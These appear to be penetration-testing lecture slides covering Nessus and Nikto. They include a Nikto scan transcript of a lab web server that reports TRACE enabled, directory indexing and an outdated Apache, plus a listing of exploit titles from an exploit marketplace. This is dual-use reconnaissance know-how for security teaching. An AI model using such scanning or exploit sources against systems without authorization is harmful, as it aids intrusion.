


# Nessus Plugin Selection






# Nessus Scan Results



# Web Vulnerability Scanners

- Nikto – Most popular. Vera also recently introduced
- Looks for default files and configs and well as server misconfiguration
- Provides versioning information
- Runs on Linux or Windows
- <http://www.cirt.net>

# Nikto



```
root@bt-netbook: /pentest/scanners/nikto - Shell - Nikto2
Session Edit View Bookmarks Settings Help
-----
+ Target IP:          10.1.1.3
+ Target Hostname:    10.1.1.3
+ Target Port:        80
+ Start Time:         2009-11-03 15:39:39
-----
+ Server: Apache/2.2.3 (CentOS)
+ OSVDB-0: Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE
+ OSVDB-877: HTTP method ('Allow' Header): 'TRACE' is typically only used for de
bugging and should be disabled. This message does not mean the server is vulnera
ble to XST.
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to X
ST
+ Apache/2.2.3 appears to be outdated (current is at least Apache/2.2.11). Apach
e 1.3.41 and 2.0.63 are also current.
+ OSVDB-3092: /manual/: Web server manual found.
+ OSVDB-3268: /icons/: Directory indexing is enabled: /icons
+ OSVDB-3268: /manual/images/: Directory indexing is enabled: /manual/images
+ OSVDB-3233: /icons/README: Apache default file found.
+ 3580 items checked: 8 item(s) reported on remote host
+ End Time:          2009-11-03 15:39:52 (13 seconds)
-----
+ 1 host(s) tested
root@bt-netbook:/pentest/scanners/nikto#
```



# Exploits Bought and Sold

2012-12-07	IPBoard 3.x.x/3.4 Full Path Disclosure	php	813	<div><div></div><div></div><div></div><div></div><div></div></div>	R	D	✓	🐞 10	HOAX
[ remote exploits ]									
--:DATE	--:DESCRIPTION	--:TYPE	--:HITS	--:RISK				--:GOLD	--:AUTHOR
2012-12-13	Novell File Reporter Agent XML Parsing Remote Code Execution	windows	137	<div><div></div><div></div><div></div><div></div><div></div></div>	R	D	✓	free	Abysssec
2012-12-12	Microsoft Internet Explorer 6-10 Mouse Tracking	windows	604	<div><div></div><div></div><div></div><div></div><div></div></div>	R	D	✓	free	Nick Johnson
2012-12-12	Snare Agent Linux Password Disclosure / CSRF Vulnerabilities	linux	116	<div><div></div><div></div><div></div><div></div><div></div></div>	R	D	✓	free	Andrew Brook..
2012-12-12	HP Data Protector DtbCisLogin Buffer Overflow	windows	111	<div><div></div><div></div><div></div><div></div><div></div></div>	R	D	✓	free	metasploit
2012-12-10	Dolphin3D 1.52 / 1.60 Command Execution Vulnerability	windows	230	<div><div></div><div></div><div></div><div></div><div></div></div>	R	D	✓	free	metasploit
2012-12-10	Nagios XI Network Monitor Graph Explorer Component Command Injection	unix	167	<div><div></div><div></div><div></div><div></div><div></div></div>	R	D	✓	free	metasploit
2012-12-08	FreeFloat FTP Server Arbitrary File Upload Vulnerability	windows	392	<div><div></div><div></div><div></div><div></div><div></div></div>	R	D	✓	free	metasploit
2012-12-08	Maxthon3 about:history XCS Trusted Zone Code Execution	windows	101	<div><div></div><div></div><div></div><div></div><div></div></div>	R	D	✓	free	metasploit
[ local exploits ]									
--:DATE	--:DESCRIPTION	--:TYPE	--:HITS	--:RISK				--:GOLD	--:AUTHOR
2012-12-12	Smartphone Pentest Framework 0.1.3 / 0.1.4 Command Injection	perl	174	<div><div></div><div></div><div></div><div></div><div></div></div>	R	D	✓	free	High-Tech Br..
2012-12-10	DIMIN Viewer 5.4.0 <= WriteAV Arbitrary Code Execution Vulnerabilit	windows	126	<div><div></div><div></div><div></div><div></div><div></div></div>	R	D	✓	free	Jean Pascal ..
2012-12-10	FreeVimager 4.1.0 <= WriteAV Arbitrary Code Execution Vulnerability	windows	104	<div><div></div><div></div><div></div><div></div><div></div></div>	R	D	✓	free	Jean Pascal ..
2012-12-09	Geany <= 1.22 Local Code injection Vulnerability	linux	322	<div><div></div><div></div><div></div><div></div><div></div></div>	R	D	✓	free	D4RKCR1PT3R
2012-12-08	Steam Linux Closed Beta bypass authorization	linux	1211	<div><div></div><div></div><div></div><div></div><div></div></div>	R	D	✓	🐞 10	D4RKCR1PT3R
2012-12-08	Centrify Deployment Manager 2.1.0.283 Local Root Vulnerability	linux	149	<div><div></div><div></div><div></div><div></div><div></div></div>	R	D	✓	free	Larry Cashdo..
2012-12-07	RealPlayer .html v15.0.6.14 Memory Corruption and Overflow POC	windows	419	<div><div></div><div></div><div></div><div></div><div></div></div>	R	D	✓	🐞 5	KedAns-Dz
2012-12-05	Free WMA to MP3 converter 1.6 - Local buffer overflow [SEH]	windows	199	<div><div></div><div></div><div></div><div></div><div></div></div>	R	D	✓	free	R3ZN0V
[ web applications ]									
--:DATE	--:DESCRIPTION	--:TYPE	--:HITS	--:RISK				--:GOLD	--:AUTHOR
2012-12-13	imageshack.us delete any image	multiple	3	<div><div></div><div></div><div></div><div></div><div></div></div>	R	D	⚠️	🐞 10	D4RKCR1PT3R
2012-12-13	MyBB Plugin MyYoutube 1.0 SQL Injection Vulnerability	php	100	<div><div></div><div></div><div></div><div></div><div></div></div>	R	D	⚠️	free	Zixem
2012-12-13	Wordpress Plugin Portable phpMyAdmin Authentication Bypass	php	95	<div><div></div><div></div><div></div><div></div><div></div></div>	R	D	⚠️	free	Mark Stanisl..
2012-12-13	MyBB DyMy User Agent Plugin (newreply.php) SQL Injection Vulnerability	php	41	<div><div></div><div></div><div></div><div></div><div></div></div>	R	D	⚠️	free	JoinSe7en
2012-12-13	Imageshack.us - User Authentication Bypass	php	607	<div><div></div><div></div><div></div><div></div><div></div></div>	R	D	⚠️	🐞 10	Infamous
2012-12-13	MyBB ChangUonDyu Extra File Chatbox Persistent XSS Vulnerability	php	184	<div><div></div><div></div><div></div><div></div><div></div></div>	R	D	✓	🐞 30	n3urot0xin

# Exploitation Tools

